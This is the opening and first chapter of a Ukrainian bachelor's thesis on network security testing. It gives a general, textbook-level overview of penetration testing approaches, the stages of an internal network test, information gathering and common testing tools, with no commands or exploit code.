Міністерство освіти і науки України
Харківський національний університет імені В.Н. Каразіна
Факультет комп’ютерних наук
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

«Допущено до захисту»
В.о. зав. кафедрою БІСТ
Мелкозьорова О.М.
« » 2024р.

Пояснювальна записка
до кваліфікаційної роботи бакалавра
на тему: «Дослідження методів тестування безпеки мереж»

оцінка « »
Голова ЕК
Лемешко О.В.

Керівник:
к. т. н. Сватовський І.І.
Рецензент:
к. т. н. Бакуменко Н.С.
Виконавець : студент групи КБ-42
Блінов М. О.

Харків – 2024

РЕФЕРАТ

Пояснювальна записка до дипломної роботи складається зі вступу, трьох розділів, висновків, списку використаних джерел і містить 54 сторінки, 23 рисунки, 1 таблицю, 1 додаток, 15 найменувань використаних джерел.

Метою роботи є дослідження методів тестування безпеки мереж і оцінка ефективності застосування інструментів для аналізу безпеки локальних мереж.

Об’єкт дослідження – мережі, мережеві системи та їх компоненти.

Предмет дослідження – методи тестування безпеки мереж.

В якості основних методів дослідження використано аналіз безпеки мережевих служб, аналіз тестування мережі на проникнення, синтез результатів тестування. В основу дослідження були покладені підходи та вимоги до тестування інформаційної безпеки відповідно до стандартів ISO/IEC 27001:2022, PCI DSS принципи безпеки NIST та Penetration Testing Execution Standard метод тестування (PTES).

У результаті роботи було досліджено методи тестування безпеки мереж і проведено тестування безпеки мережі на проникнення. Ці результати можуть надати важливу інформацію про стан безпеки мереж, що дозволяє виявити та усунути їх потенційні вразливості. У підсумку проведених досліджень було здійснено тестування на проникнення локальної мережі. Результати тестування показали, якими можуть бути вразливі місця в мережах та як можна скомпрометувати цільові хости.

Результат дослідження можна використовувати для оцінки мережевої безпеки, розробки заходів для її підсилення та поглиблення теоретичних знань і практичних навичок тестування безпеки мереж.

Ключові слова: ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, МЕРЕЖЕВИЙ ХОСТ, ВРАЗЛИВОСТІ МЕРЕЖ, ЦІЛЕСПРЯМОВАНЕ ПРОНИКНЕННЯ, ТЕСТУВАННЯ БЕЗПЕКИ МЕРЕЖ.

ABSTRACT

The explanatory note for the diploma thesis consists of an introduction, three chapters, conclusions, a list of references, and includes 54 pages, 23 figures, 1 table, 1 appendix, and 15 references.

The aim of the work is to investigate network security testing methods and evaluate the effectiveness of tools for analyzing the security of local networks.

The object of the research is networks, network systems, and their components.

The subject of the research is network security testing methods.

The main research methods used were the analysis of network service security, analysis of network penetration testing, and synthesis of testing results. The research was based on approaches and requirements for information security testing according to ISO/IEC 27001:2022 standards, PCI DSS security principles, NIST security principles, and the Penetration Testing Execution Standard (PTES) testing method.

As a result of the work, network security testing methods were investigated, and network penetration security testing was conducted. These results can provide important information about the state of network security, allowing for the identification and elimination of potential vulnerabilities. The conducted research included penetration testing of the local network. The testing results showed potential vulnerabilities in networks and how target hosts can be compromised.

The research results can be used to assess network security, develop measures to enhance it, and deepen theoretical knowledge and practical skills in network security testing.

Keywords: PENETRATION TESTING, NETWORK HOST, NETWORK VULNERABILITIES, TARGETED PENETRATION, NETWORK SECURITY TESTING.

ЗМІСТ

ПЕРЕЛІК ПОЗНАЧЕНЬ І СКОРОЧЕНЬ

INPT – Internal Network Penetration Test

ICMP – Internet Control Message Protocol

CME – CrackMapExec

ОС – Операційна Система.

HTTP – Hypertext Transfer Protocol.

HTTPS – HyperText Transfer Protocol Secure.

XML – Extensible Markup Languege

FTP – File Transfer Protocol

PCI – Payment Card Industry

DSS – Data Security Standard

NIST – National Institute of Standards and Technology

DNS – Domain Name System

IP – Internet Protocol

SSH – Secure Shell

NSE – Nmap Scripting Engine

ВСТУП

Актуальність роботи. Дослідження методів тестування безпеки мереж є надзвичайно актуальною темою в сучасному світі комп'ютерної безпеки. З постійним зростанням загроз для кібербезпеки та появою нових видів атак, таких як хакерські атаки, віруси та шкідливе програмне забезпечення, важливість безпеки мережі стає надзвичайно великою. Дослідження різних методів тестування безпеки мереж дозволяє краще зрозуміти сутність цих загроз і знайти ефективні способи їх запобігання [1-5].

Тестування на проникнення є важливим інструментом у розробці та вдосконаленні стратегій безпеки мереж. Це дозволяє виявити уразливості в мережевих системах та ідентифікувати потенційні точки входу для зловмисників. Розуміння різних методів тестування, таких як пасивні та активні методи, а також використання різних інструментів, допомагає забезпечити повноту та ефективність аналізу безпеки мережі.

Крім того, дослідження методів тестування безпеки мереж відіграє важливу роль у розвитку нових стратегій і технік захисту. Результати таких досліджень можуть бути використані для розробки імунітету проти нових видів загроз і покращення загальної безпеки мереж.

Метою роботи є дослідження методів тестування безпеки мереж та визначення ефективності застосування інструментів для аналізу безпеки локальних мереж.

Об’єкт дослідження – мережі, мережеві системи та їх компоненти.

Предмет дослідження – методи тестування безпеки мереж.

Методи дослідження. В основу проведених в роботі досліджень були покладені підходи і вимоги до тестування інформаційної безпеки відповідно до стандартів ISO/IEC 27001:2022, PCI DSS принципи безпеки NIST та Penetration Testing Execution Standard метод тестування (PTES) [10].

Практичне значення одержаних результатів. У підсумку роботи було досліджено методи тестування безпеки мереж і проведено тестування безпеки мережі на проникнення. Ці результати можуть надати важливу інформацію про стан безпеки мереж, що дозволить виявити та усунути потенційні уразливості та посилити їх захищеність. Для фахівців з кібербезпеки результати дослідження можуть бути джерелом нових знань і навичок у цій галузі. Загалом отримані результати мають практичне значення для розвитку застосування інструментів тестування безпеки мереж для захисту їх від кіберзагроз.

1 АНАЛІТИЧНИЙ ОГЛЯД МЕТОДІВ ТЕСТУВАННЯ БЕЗПЕКИ МЕРЕЖ

1.1 Огляд існуючих методик тестування безпеки мереж

Тестування безпеки - це процес оцінки та перевірки системи, мережі або програмного забезпечення на вразливості, що можуть бути використані зловмисниками для несанкціонованого доступу, руйнування чи втрати конфіденційності, цілісності або доступності даних. Цей процес включає в себе проведення різних тестів та аналізів, таких як сканування портів, аналіз вразливостей, тестування на проникнення та інші методи, з метою виявлення слабких місць і розробки стратегій для їхнього вирішення. Тестування безпеки є важливою складовою практики кібербезпеки для забезпечення захисту мережевих інфраструктур і даних від потенційних загроз [4].

Тестування на проникнення, відоме також як «penetration testing» або «pen testing», - це процес активного тестування безпеки мережі, системи чи програмного забезпечення з метою виявлення потенційних вразливостей та слабких місць, що можуть бути використані зловмисниками для несанкціонованого доступу або атак [10].

Під час тестування на проникнення експерти з кібербезпеки намагаються відтворити дії потенційних зловмисників, використовуючи різні методи та інструменти. Це може включати в себе сканування портів, аналіз вразливостей, перехоплення трафіку, експлуатацію вразливостей та інші техніки.

Мета тестування на проникнення полягає в ідентифікації потенційних загроз безпеці, виявленні слабких місць і розробці рекомендацій для підвищення рівня безпеки. Цей процес дозволяє організаціям оцінити ефективність їхніх заходів забезпечення безпеки та вжити заходів для запобігання можливим атакам.

За рівнем знань про систему існують наступні підходи до тестування безпеки мереж:

- Тестування «чорної скриньки» (Black box) – це метод тестування системи або програмного забезпечення, при якому тестувальник не має попереднього знання про внутрішню структуру або реалізацію системи. Це означає, що тестувальник не має доступу до вихідного коду і не ознайомлений з проектною документацією, пов'язаною з програмним забезпеченням. Цей підхід найкраще відображає умови, близькі до реальних сценаріїв використання [11].

Основна перевага тестування «чорна скринька» полягає в тому, що воно може допомогти виявити проблеми, які важко виявити за інших умов, і виявити потенційні слабкі місця в мережі. Проте тестування «чорна скринька» має свої обмеження: тестерам важко отримати повний обсяг інформації про мережу, що може призвести до пропуску деяких вразливостей, і менш ефективне виявлення внутрішніх проблем;

- Тестування «білої скриньки» (White box) – це процес тестування системи або програмного забезпечення, де тестувальники мають доступ до детальної інформації про мережу, включаючи вихідні коди, конфігураційні файли та архітектуру. Вони використовують цю інформацію для проведення різноманітних тестів, таких як аналіз коду, перевірка конфігурації та перевірка на проникнення. Це дозволяє виявити вразливості, які можуть бути недоступними за інших методів тестування [11].

Перевагою тестування «біла скринька» є всебічне охоплення вразливостей, оскільки тестувальники володіють наскрізним розумінням системи. Це сприяє більш детальному аналізу, що допомагає виявляти приховані проблеми. Однак тестування «біла скринька» може бути ресурсомістким і займати багато часу, вимагаючи глибокого технічного розуміння системи;

- Тестування «сірої скриньки» (Grey box) – це методологія тестування безпеки, яка поєднує певні аспекти тестування «біла скринька»

(White Box Testing) та «чорна скринька» (Black Box Testing). Під час такого тестування тестерам надається деяка інформація про структуру та архітектуру мережі, але вони не мають повного знання щодо всіх деталей або доступу до вихідних кодів [11].

У методології «сіра скринька» тестери використовують часткове знання про систему для того, щоб ефективно виявляти вразливості та потенційні точки вторгнення. Це дозволяє їм використовувати комбінацію аналізу відкритих даних, сканування портів, аудиту конфігурації та інші методи, щоб виявити проблеми безпеки.

У даній роботі буде розглядатися саме-таки тестування «сірої скриньки».

Internal Network Penetration Test (INPT) - це складне корпоративне завдання, яке можна викласти в кількох реченнях [1]. Зловмисник, роль якого грає тестувальник, зумів фізично проникнути в корпоративний офіс, використовуючи будь-який з численних і вельми правдоподібних методів. Маючи тільки портативний комп'ютер із хакерськими інструментами і не знаючи заздалегідь про мережеву інфраструктуру компанії, зловмисник якомога глибше проникає в корпоративне середовище компанії. Індивідуальні цілі й завдання варіюються від проникнення до проникнення, від компанії до компанії. Проте сценарій, за якого зловмисник отримуєте повний контроль над мережею, є найпоширенішою метою проведення INPT.

INPT включає в себе 4 етапи [1]:

- Етап 1 представляє собою збір інформації дає вам докладне уявлення про можливі напрямки атаки вашої цілі;
- Етап 2 являє собою перехід до цілеспрямованого проникнення, завданням кого є отримати несанкціонований доступ до скомпрометованих цілей за допомогою слабких місць безпеки або вразливостей, виявлених на попередньому етапі;
- Етап 3 описує пост експлуатацію, тобто дії зловмисника після того, як він скомпрометував вразливу ціль. У ньому представлені три основні

концепції - забезпечення надійного повторного входу, збір облікових даних і горизонтальний перехід до нових доступних систем;

- Етап 4 завершує проникнення фазами очищення залишених слідів і написання звіту.

1.2 Пасивні методи тестування безпеки мереж

Пасивні методи тестування локальних мереж у контексті пентестингу використовуються для аналізу без активного втручання в мережевий трафік чи іншу активність. Ці методи дозволяють оцінювати безпеку мережі, збираючи інформацію про конфігурацію мережевих пристроїв, ідентифікуючи активні хости та виявляючи потенційні вразливості без ризику виявлення чи заблокування роботи мережі. Деякі з пасивних методів включають аналіз трафіку, перехоплення пакетів, сканування портів і сервісів, а також аналіз журналів подій мережевих пристроїв. Ці методи допомагають ідентифікувати потенційні проблеми безпеки й незвичайну активність у мережі, що може бути використана зловмисниками для атаки. Пасивні методи тестування локальних мереж у пентестингу є важливим інструментом для оцінки безпеки мережевої інфраструктури та виявлення потенційних загроз [6].

1.2.1 Сканування портів та служб

Першим етапом чотирьохетапної методології тестування на проникнення в мережу (пентестингу) є етап збору інформації. Цілі та завдання цього етапу - зібрати якомога більше інформації про цільове мережеве середовище. Цей етап далі розбивається на три фази [1]. Кожна фаза сфокусована на виявленні інформації або розвідувальних даних про мережеві цілі в таких окремих категоріях:

- хости - фаза A: виявлення хостів;
- служби - фаза B: виявлення служб;
- уразливості - фаза C: виявлення вразливостей.

На рис. 1.1 показано робочий процес кожної фази, починаючи з виявлення хостів, потім виявлення служб і закінчуючи виявленням

вразливостей [1]. Перша фаза це виявлення хостів. Призначення цієї фази - виявити якомога більше можливих мережевих хостів (або цілей) у межах заданого діапазону IP-адрес (у вашій області видимості).

Завдання тестувальника - отримати два основні результати:

- файл targets.txt, що містить IP-адреси, які ви будете тестувати протягом усього проникнення;
- файл ignore.txt, що містить IP-адреси, до яких ви не повинні в жодному разі торкатися.



Рисунок 1.1 – Процес збору інформації

Дослідження хоста є одною з важливих фаз етапу збору інформації, що спрямований на збір інформації про цільову систему. Під час цього етапу

пентестер стежить за найважливішими параметрами, такими як IP-адреса, ім'я DNS та операційна система.

Отримання IP-адреси визначає унікальний ідентифікатор цільової системи в мережі Інтернет або локальній мережі. Це може бути важливим для подальшого здійснення атаки або встановлення зв'язку із системою [6].

Ім'я DNS (доменне ім'я) надає інформацію про ідентифікацію та місцезнаходження цільової системи в мережі. Воно може допомогти пентестерові встановити зв'язок з системою та отримати доступ до неї [8].

Визначення операційної системи дозволяє пентестеру отримати інформацію про технічні характеристики цільової системи, що може бути важливою для подальшого планування атак і вибору відповідних інструментів.

Теоретична підготовка на цьому етапі включає розуміння протоколів мережі, методів отримання інформації про хост, а також використання інструментів для сканування мережі та отримання необхідної інформації. Також важливо мати знання про різні типи операційних систем та їх уразливості для подальшого аналізу та планування атак [10].

Список цілей найзручніший у вигляді окремого текстового файлу, що містить рядки окремих IP-адрес. Хоча важливо отримати додаткову інформацію про ці цільові хости, таку як їхнє DNS-ім'я або операційна система, простий текстовий файл, що не містить нічого, крім IP-адрес, має вирішальне значення, оскільки він слугує вхідними даними для кількох інструментів, які будуть використовуватися впродовж усього процесу тестування.

Список винятків, або чорний список, містить IP-адреси, які вам не дозволено тестувати. Залежно від вашого конкретного завдання у вас може бути список винятків або не бути його, але дуже важливо, щоб ви обговорили це зі своїм клієнтом заздалегідь і перевірили його ще раз, перш ніж переходити до подальших дій цього етапу.

Одним з популярних методів в пентестингу для виявлення активних хостів у мережі є сканування мережі за допомогою ехо-пакетів ICMP (Internet

Control Message Protocol). У цьому методі пентестер відправляє ехо-запити (ping) до потенційних цільових хостів, а потім аналізує відповіді для визначення стану хостів. Основна ідея сканування ICMP полягає в тому, що активні хости зазвичай відповідають на ехо-запити, надсилаючи ехо-відповідь (ping reply). Таким чином, пентестер може визначити, які хости доступні в мережі й готові до спілкування. Проте важливо враховувати, що деякі хости можуть бути налаштовані для блокування або ігнорування ехо-запитів, що може призвести до неправильних результатів сканування. Також важливо мати на увазі можливість фальшивих позитивних результатів, коли пристрій відповідає на ехо-запит, але насправді не доступний для спілкування або атаки. У пентестингу сканування мережі за допомогою ехо-пакетів ICMP може бути початковим кроком для отримання інформації про активні хости в мережі та їх стан. Цей метод може бути швидким і ефективним способом виявлення потенційних цільових систем для подальших досліджень та атак [2].

Дослідження служб у контексті пентестингу це фаза, спрямована на вивчення сервісів, що працюють, на цільовій системі та виявлення потенційних вразливостей або експлуатаційних можливостей. Під час цього етапу пентестер аналізує доступні служби, визначає їх протоколи, назви та версії програмного забезпечення, а також може виконувати скрипти NSE (Nmap Scripting Engine) для додаткового дослідження.

Протокол служби вказує на тип комунікаційного протоколу, який використовується для взаємодії з конкретною службою. Наприклад, це може бути HTTP, FTP, SSH, Telnet тощо [10]. Знання цього дозволяє пентестеру краще розуміти, як працює служба та які можливості атаки можуть бути доступні.

Назва та версія програмного забезпечення надають інформацію про конкретні програми, які використовуються для надання служби. Ця інформація може бути корисною для виявлення відомих вразливостей, оскільки деякі версії програм можуть мати відомі проблеми безпеки. Виведення скрипта NSE дозволяє пентестеру виконати додаткові тестувальні

дії або аналізувати службу з використанням автоматизованих скриптів. Скрипти NSE можуть виконувати різноманітні дії, такі як виявлення вразливостей, збір інформації або навіть експлуатація вразливостей.

Аналіз вразливостей є ключовою фазою етапу збору інформації, спрямованим на виявлення можливих дефектів безпеки в системі. Під час цього етапу пентестер проводить тестування, щоб виявити різноманітні вразливості, що можуть бути використані зловмисниками для атак [1].

Тест на облікові записи за замовчуванням полягає в перевірці наявності стандартних облікових записів, що можуть бути встановлені за замовчуванням під час налаштування системи. Ці облікові записи часто залишаються без змін після встановлення системи й можуть бути використані для несанкціонованого доступу.

Тест на відсутність патчів безпеки включає аналіз наявних патчів та оновлень системи для визначення, чи встановлені всі доступні патчі безпеки. Невстановлені патчі можуть залишити систему вразливою перед відомими атаками або експлойтами.

Тест на нестійку конфігурацію сервера передбачає аналіз налаштувань сервера та програмного забезпечення для виявлення потенційних проблем безпеки, таких як слабкі паролі, відкриті порти, неправильно налаштовані права доступу тощо. Ці фази представляють собою процес збору інформації про мережу [10].

1.2.2 Збір інформації з відкритих джерел

Збір інформації з відкритих джерел є важливою складовою частиною пентестингу, оскільки дозволяє пентестеру отримати додаткові відомості про цільову систему або організацію. Цей етап може включати в себе пошук та аналіз публічно доступної інформації, яка може бути використана для подальшого планування атак або виявлення вразливостей. Збір інформації з відкритих джерел може включати в себе:

- Пошук відкритої інформації в Інтернеті: включає в себе використання різних пошукових систем та інструментів для пошуку публічно доступних даних, таких як веб-сайти, блоги, соціальні мережі, форуми тощо.
- Аналіз веб-сайтів та документації компанії: дослідження веб-сайтів компанії або проєкту для отримання інформації про інфраструктуру, технології, персонал, новини та інші важливі дані.
- Вивчення соціальних мереж і профілів співробітників: аналіз профілів у соціальних мережах співробітників компанії або організації для отримання додаткової інформації про їхню діяльність, інтереси, контакти та можливі слабкі місця.
- Моніторинг новин та інформації про безпеку: слідкування за новинами та оновленнями в галузі безпеки інформації для отримання інформації про відомі вразливості, атаки та інші потенційні загрози [5].
- Аналіз даних з веб-сканерів та інших інструментів: використання веб-сканерів та інших автоматизованих інструментів для сканування веб-сайтів та інших систем на предмет вразливостей та виявлення слабких місць.

Ці дії допомагають пентестеру отримати більше інформації про цільову систему або організацію, що може бути використана для подальшого планування та проведення атак або виявлення вразливостей [14].

1.3 Активні методи тестування безпеки мереж

Активні методи тестування безпеки мереж - це техніки, які залучають активну взаємодію з мережевими системами для виявлення потенційних вразливостей і визначення загального рівня безпеки [7]. Ці методи включають у себе проведення сканування мережі для виявлення відкритих портів і служб, спроби проникнення в системи для перевірки їх стійкості до атак, та інші активні дії для тестування безпеки мережі.

Наприклад, під час сканування портів і сервісів проводиться аналіз мережі з метою виявлення відкритих портів та доступних служб. Це допомагає ідентифікувати потенційні вразливості та точки входу для зловмисників.

Тестування на проникнення включає в себе спроби активно проникнути в систему, використовуючи різноманітні методи, такі як використання вразливостей програмного забезпечення або перехоплення аутентифікаційних даних. Активні методи тестування дозволяють ідентифікувати потенційні проблеми безпеки та слабкі місця в мережі, що дозволяє організаціям приймати відповідні заходи для підвищення рівня безпеки [7].

1.3.1 Використання шкідливих програмних засобів

Використання шкідливих програмних засобів для тестування безпеки мереж - це підхід, при якому тестери активно застосовують засоби, які імітують атаки зловмисників для виявлення вразливостей і оцінки реакції мережі на них. Цей підхід дозволяє отримати більш об'єктивну оцінку безпеки мережі та її здатності відновлюватися після потенційних атак. На рисунку 1.2 представлені інструменти та вектори атаки, для яких вони можуть бути використані [1].



Рисунок 1.2 – Можливі інструменти та напрямки їх використання

За допомогою списку цілей, що був створений на попередніх етапах інструменти виконують пошук вразливостей в різних напрямках.

Кожний цільовий список вводиться в один або декілька інструментів для виявлення вразливих місць, таких як відсутні, слабкі облікові дані або облікові дані за замовчуванням, відсутні оновлення програмного забезпечення або небезпечні налаштування конфігурації.

CrackMapExec використовується для автоматизованого сканування мережі, виявлення вразливостей у протоколах безпеки, а також для перехоплення аутентифікаційних даних та отримання доступу до мережевих ресурсів. Цей інструмент допомагає тестерам виявити слабкі місця в мережі та оцінити рівень захищеності систем від потенційних атак [10].

Medusa використовується для проведення атак на перебір паролів, які дозволяють вам автоматично випробувати різні комбінації ім’я користувача та пароля на авторизаційних формах системи. Це дозволяє тестерам виявляти слабкі паролі, а також перевіряти загальний рівень безпеки системи аутентифікації [1].

Metasploit Framework використовується для проведення тестування безпеки мереж шляхом емуляції атак, використовуючи відомі експлойти, шелли та інші інструменти. Цей фреймворк надає можливість тестувальникам проводити різноманітні види атак, від перехоплення трафіку до віддаленого виконання коду на цільових системах. Використання Metasploit дозволяє ідентифікувати та вирішувати вразливості в мережевих системах та додатках, а також оцінювати загальний рівень безпеки мережі [1].

Exploit-DB використовується для пошуку та використання відомих експлойтів, тобто спеціальних програмних засобів, які використовують вразливості в програмному забезпеченні для отримання несанкціонованого доступу до системи або виконання інших шкідливих дій. Цей ресурс дозволяє тестувальникам і дослідникам безпеки знаходити й використовувати готові експлойти для аналізу вразливостей в мережевих системах та додатках, а також для перевірки ефективності захисних заходів [13].

Webshot використовується для автоматизованого сканування веб-сайтів з метою виявлення потенційних вразливостей безпеки. Цей інструмент

дозволяє тестерам і дослідникам безпеки швидко та ефективно виявляти проблеми, такі як відкриті порти, неправильна конфігурація сервера, вразливості в додатках та інші ризики безпеки, що можуть бути використані зловмисниками для атаки на веб-сайт [1].

Більш детальний опис програмних засобів і в яких саме місцях та з якою ціллю вони використовується буде розглянуто в другому розділі.

Важливо зазначити, що використання шкідливого програмного забезпечення, використання шкідливих програмних засобів для тестування безпеки мереж є важливим з кількох причин. Передусім такий підхід дозволяє оцінити реальний рівень безпеки мережі, відтворюючи атаки, які потенційно можуть бути виконані зловмисниками. Це дозволяє ідентифікувати слабкі місця та вразливості в інфраструктурі та захисних механізмах компанії.

Інша причина полягає в тому, що використання шкідливих програмних засобів дозволяє тестерам зрозуміти реакцію системи на атаки та виявлені вразливості. Це допомагає розробити та впровадити ефективні заходи захисту, які забезпечать високий рівень безпеки мережі. Крім того, використання шкідливих програмних засобів може допомогти виявити нові загрози та вразливості, які можуть виникнути в майбутньому. Це дозволяє компаніям підготуватися до відповідного реагування на потенційні загрози та забезпечити безпеку мережі в майбутньому.

1.3.2 Аналіз вразливостей та їх експлуатація

Аналіз вразливостей можна розбити на два рівні, перший рівень має на меті забезпечення початкового плацдарму для переходу на другий рівень, тобто компрометацію цілей, що означає отримання несанкціонованого доступу до цільової системи або ресурсів [15]. Це може включати в себе отримання доступу до конфіденційної інформації, використання системи для незаконних цілей або вплив на роботу системи без дозволу власника. Алгоритм пошуку нових вразливих цілей представлено на рисунку 1.3 [1]. Перехід на другий рівень означає, що тестувальник дістався до хостів, що з

початку були недоступні на етапі цілеспрямованого проникнення, бо не було можливості визнати прямі вразливості в їх службах. У таких цілях зберігаються найважливіші дані компаній та конфіденційна інформація, така як персональні дані працівників, корпоративні дані організації, фінансова складова компанії, комерційна та технічна інформація тощо [5].



Рисунок 1.3 – Перехід на другий рівень етапу аналізу вразливостей

Отже, перейдемо до першого рівня аналізу вразливостей. Загалом більшість вразливостей, які може знайти тестувальник, будуть відноситися до вразливостей аутентифікації, конфігурації та оновлення. Тому доцільно приділяти більше уваги саме-таки цим трьом типам вразливостей. Базовий алгоритм пошуку вразливостей представлено на рисунку 1.4 [1]. Він включає в себе розгортання оболонки програмного забезпечення, яке знадобиться для подальшого тестування мережі, зламування вразливих серверів БД, атаки на служби віддаленого доступу, експлуатацію вразливостей оновлень.

